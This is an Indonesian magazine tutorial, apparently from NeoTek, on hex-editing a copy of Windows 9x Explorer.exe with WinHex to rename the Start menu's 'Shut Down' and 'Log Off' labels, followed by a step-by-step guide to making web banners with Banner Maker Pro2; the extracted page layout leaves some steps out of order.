Untuk melakukan perubahan pada tulisan Shut Down dan Log Off pada menu Start berarti pembaca harus melakukan modifikasi pada file **Explorer.exe** yang terletak di direktori Windows.



Praktik mengganti 'Shut Down' dan 'Log Off' pada menu Start



1 MEM-BACKUP FILE EXPLORER.EXE
Seperti biasa, buat *backup* file Explorer.exe yang berada di direktori Windows ke disket dan *copy* juga ke drive C:\. File Explorer.exe yang berada di drive C:\ inilah yang akan kita utak-utik. Jangan meng-*oprek* file tersebut di direktori Windows.

2 MENJALANKAN WINHEX
Jalankan WinHex yang telah diinstal. Anda akan dihadapkan pada jendela WinHex dengan tulisan WinHex 9.72 di tengah layar, yang beberapa saat kemudian akan hilang.

3 MEMBUKA EXPLORER.EXE
Bukalah file Explorer.exe yang terletak di C:\ dengan memilih menu File → Open atau dengan menekan CTRL+O. File Explorer.exe akan terbuka. File Explorer.exe siap di-*oprek*.



7 MENCARI LOG OFF
Selanjutnya carilah tulisan Log Off dengan menggunakan fitur Go To Offset. Pilihlah menu Position → Go To Offset. Isikan dengan offset : 28172. Opsi yang lainnya sama dengan Langkah 4. Tekan tombol OK untuk berpindah ke *offset* tersebut.

8 TULISAN LOG OFF ITU
Kursor akan berpindah ke offset 28172 yang merupakan awal tulisan Log Off yang dimaksud. Tulisan memanjang dari offset 28172 sepanjang F h offset. Inilah yang akan kita ganti.


9 MENGGANTI LOG OFF
Berpindahlah ke bagian teks di sebelah kanan. Gantilah tulisan " & L o g O f f " tersebut dengan " & K e l u a r : " sehingga isi dalam bilangan hexadesimalnya adalah : 26 00 4B 00 65 00 6C 00 75 00 61 00 72 00 3A. Jangan lakukan perubahan lain.

Pada tutorial kali ini hex editor yang kami gunakan adalah **WinHex versi 9.72** yang masih merupakan versi evaluasi dan belum teregistrasi. WinHex sudah cukup populer di dunia *cracking* dan pernah dimuat di CD NeoTek II - 4, Januari 2002 dan dimuat kembali di CD Neotek bulan ini. Perangkat ini memiliki fitur/fasilitas yang cukup banyak dan lengkap yang diperlukan untuk membantu melakukan kegiatan *cracking* suatu file. Fasilitas yang dapat anda jumpai di dalamnya antara lain adalah *Go To, Search, File Compare, Disk Editor, Ram Editor*, dll termasuk dukungan untuk modifikasi dalam modus teks.

Fasilitas yang terakhir ini yang dapat anda gunakan untuk memodifikasi *string* (tulisan) dalam sebuah file. Dan dengan fasilitas ini pulalah kami dengan mudah dapat mengubah tulisan Shut Down dan Log Out seperti yang kami uraikan langkah demi langkah di bawah ini sehingga anda akan mudah mengikuti serta mempraktikkannya.

Keunikan lain dari WinHex adalah program ini mendukung enam bahasa dunia, sehingga tidaklah terlalu mengherankan jika program ini cukup populer di kalangan pengguna Internet di dunia.

- DAFTAR ISTILAH**
- **Tweaking** Membuat penyesuaian atau perubahan kecil pada suatu sistem elektronik atau perangkat lunak terutama untuk meningkatkan fungsi atau mutunya atau memperbaikinya.
 - **Hex editor** Program yang pada awalnya pada sistem UNIX. Sebagai editor, program ini memungkinkan pengguna melihat dan mengedit atau menyunting file-file heksadesimal pada ASCII. Hex editor biasanya dilengkapi dengan fitur untuk mengubah isi file atau mencari item tertentu pada file tersebut.
 - **Cracking** Selain digunakan untuk mendeskripsikan kegiatan ilegal untuk masuk ke dalam suatu sistem komputer, crack juga bisa berarti meng-copy perangkat lunak komersial secara ilegal dengan membongkar pelindung program itu dan pelindung registrasinya.






Offset	0	1	2	3	4
000281A0	75	00	73	00	70
000281B0	00	00	00	00	00
000281C0	45	00	6A	00	65
000281D0	00	00	00	00	00
000281E0	80	00	53	00	68
000281F0	6F	00	77	00	6E
00028200	4C	03	34	00	00
00028210	52	00	53	00	49
00028220	46	00	4F	00	00
00028230	48	00	04	00	01

Offset	0	1	2	3	4
000281A0	75	00	73	00	70
000281B0	00	00	00	00	00
000281C0	45	00	6A	00	65
000281D0	00	00	00	00	00
000281E0	80	00	53	00	68
000281F0	6F	00	77	00	6E
00028200	4C	03	34	00	00
00028210	52	00	53	00	49
00028220	46	00	4F	00	00
00028230	48	00	04	00	01

4 **MENCARI DENGAN 'GO TO OFFSET'**
Pilih menu Position → Go To Offset atau tombol ALT+G untuk mencari tulisan Shut Down pada Start Menu. Isi kotak New Position dengan 281E2, pilihan Relative to dengan Beginning of file dan aktifkan tombol Byte. Tekan OK.

5 **TULISAN SHUT DOWN ITU**
Kursor akan mengarah pada offset 281E2 yang merupakan awal offset untuk tulisan Shut Down yang dimaksud. Sepanjang 13h offset dari offset ini memuat tulisan Shut Down. Tulisan inilah yang akan kita ganti.

6 **MENGGANTI SHUT DOWN**
Berpindahlah ke modus teks yang terletak di sebelah kanan jendela WinHex untuk memudahkan modifikasi dan gantilah kata "Shut Down" dengan "M a t i k a n P C." Bila anda mengubah bilangan hexadesimalnya adalah "4D 00 61 00 26 00 74 00 69 00 6B 00 61 00 6E 00 50 00 43 00."



10 **MENG-UPDATE EXPLORER.EXE**
Simpan perubahan-perubahan yang anda lakukan dengan memilih menu File → Save atau cukup dengan menekan CTRL + S. Akan tampil kotak dialog konfirmasi, jawablah dengan menekan tombol Yes.

11 **MENGGANTI FILE EXPLORER**
Untuk mengganti file Explorer yang berada di direktori Windows dengan file Explorer yang telah dimodifikasi, anda perlu masuk ke DOS mode. Pilih Start | Shut Down dan pilih opsi Restart in MS-Dos Mode. Selanjutnya ketikkan perintah copy C:\Explorer.exe C:\Windows. Pilih Y pada konfirmasi yang ada.

12 **TARRA ...**
Akhirnya masuklah lagi ke modus Windows dengan mengetikkan "Exit". Apabila pembaca melakukan semua langkah dengan benar, maka tulisan Log Off dan Shut Down telah berganti.

MEMBUAT BANNER PROFESIONAL DENGAN BANNER MAKER PRO2

Kini anda tidak perlu bingung dalam membuat banner atau tombol untuk halaman Web anda. Cukup dengan menggunakan Banner Maker Pro2, anda dapat membuat banner yang menarik dan profesional.


Dalam membuat halaman Web, kita sebelumnya harus memikirkan juga mengenai pembuatan *banner* dan tombol-tombol yang akan ditampilkan Web kita. Membuat banner dengan efek dan daya tarik yang baik. Namun kini telah ada perangkat khusus yang akan mempermudah anda merancang banner sesuai dengan selera anda.

Tools ini adalah **Banner Maker Pro2** yang dikembangkan oleh GatorData, Inc. Aplikasi ini membantu anda dalam pembuatan grafik untuk Web seperti *banner* dan tombol yang akan menambah nilai lebih Web anda. Banner Maker Pro2 menyediakan banyak sekali gambar untuk latar belakang dan efek yang dapat anda


Menciptakan banner yang cantik dengan mudah.




1 BUKA BANNER MAKER PRO2
Jalankan program Banner Maker Pro2 anda setelah anda menginstalannya. Anda akan melihat tampilan awal program seperti pada gambar di atas. Klik tombol Begin




2 UKURAN BANNER
Pada langkah kedua, anda akan diminta untuk menentukan ukuran banner yang akan anda buat. Untuk lebar dan tinggi banner, silakan sesuaikan dengan kebutuhan anda. Klik Next




3 PILIH LATAR BELAKANG
Silahkan pilih latar belakang sesuai dengan selera anda. Anda dapat memilih latar belakang berupa gambar atau hanya berupa warna. Klik Next



7 MEMASUKKAN TEKS
Masukkan teks ke dalam banner anda. Ketikkan teks yang anda inginkan di kolom sebelah tombol New Text, dan kemudian aturlan warna, besar, bentuk, serta posisi hurufnya.



8 MEMBERI EFEK TEKS
Pada langkah ini, anda dapat memberikan teks anda efek 3D. anda bisa merubah tampilan teks, memberi warna gradient pada teks, dan sebagainya. Silahkan sesuaikan dengan selera anda. jika sudah klik Next



9 MENYIMPAN FILE
Simpanlah pekerjaan anda dalam format JPEG atau GIF. Anda juga bisa melakukan Compression untuk meminimalisasi besar file anda. Ini merupakan langkah terakhir jika anda membuat Banner Static


gunakan. Melalui tampilan *wizard*-nya Banner Maker akan menuntun anda langkah per langkah dalam membuat banner yang profesional, tombol, dan berbagai macam gambar kecil hanya dalam beberapa menit. Pada saat program ini dijalankan untuk pertama kali, anda akan berhadapan dengan beberapa tab yang ada pada posisi atas program.

Yang anda perlu lakukan dalam membuat banner yang menarik adalah mengikuti tab-tab tersebut langkah demi langkah hingga ke proses pembuatan grafik. Berbagai macam pilihan dapat anda gunakan dalam memanipulasi teks dari warna


hingga ke 3D. Anda hanya perlu mengklik tombol 'Begin' ketika pertama kali menjalankan program ini, dan selanjutnya ikuti saja langkah per langkahnya.

Program ini sangat *powerful* dalam membuat banner. Anda tidak perlu membuat latar belakangnya sendiri, karena Banner Maker Pro2 menyediakan lebih dari 20 motif latar belakang. Dengan sedikit latihan, anda dapat menciptakan sebuah animasi banner yang sangat menarik dan profesional yang dapat anda letakkan di halaman Web anda atau dapat digunakan untuk pertukaran banner. Ketika anda selesai membuat


banner, simpanlah sebagai GIF atau JPEG. Untuk yang bersifat animasi, anda perlu menyimpannya menjadi format Animatid GIF.




4 TENTUKAN BORDER
Silahkan tentukan border anda, mulai dari bentuk, efek serta ketebalannya ada di sini semua. Klik Next




5 MEMBUAT SHAPE
Shape dapat anda gunakan untuk membuat efek 3D. Untuk membuat Shape baru, anda tinggal mengklik tombol New Shape dan tentukan bentuk, tebal dan warnanya. Klik Next




6 MENAMBAHKAN GAMBAR
Selain memanipulasi teks, anda pun dapat menambahkan gambar untuk banner anda. Klik tombol Add Image dan pilih gambar yang akan anda tambahkan. Klik Next



10 MEMBUAT BANNER ANIMASI
Untuk membuat animasi, anda memerlukan file GIF. Untuk itu, anda dapat menggunakan hasil pekerjaan sebelumnya yaitu file GIF yang telah disimpan. kini kembalilah ke tab Text dan masukkan teks lainnya.



11 SIMPAN FILE
Setelah anda memberikan efek terhadap teks yang baru anda masukkan, simpanlah kembali dengan nama file yang berbeda dalam format GIF.



12 ANIMATION
Klik tombol Add GIF to Animation List, lalu masukkan kedua file yang telah anda buat tadi. Silakan atur waktu dan Properties animasi lainnya. Lalu klik tombol Save Animated Image. Untuk hasil animasi anda, klik tombol View Animated GIF.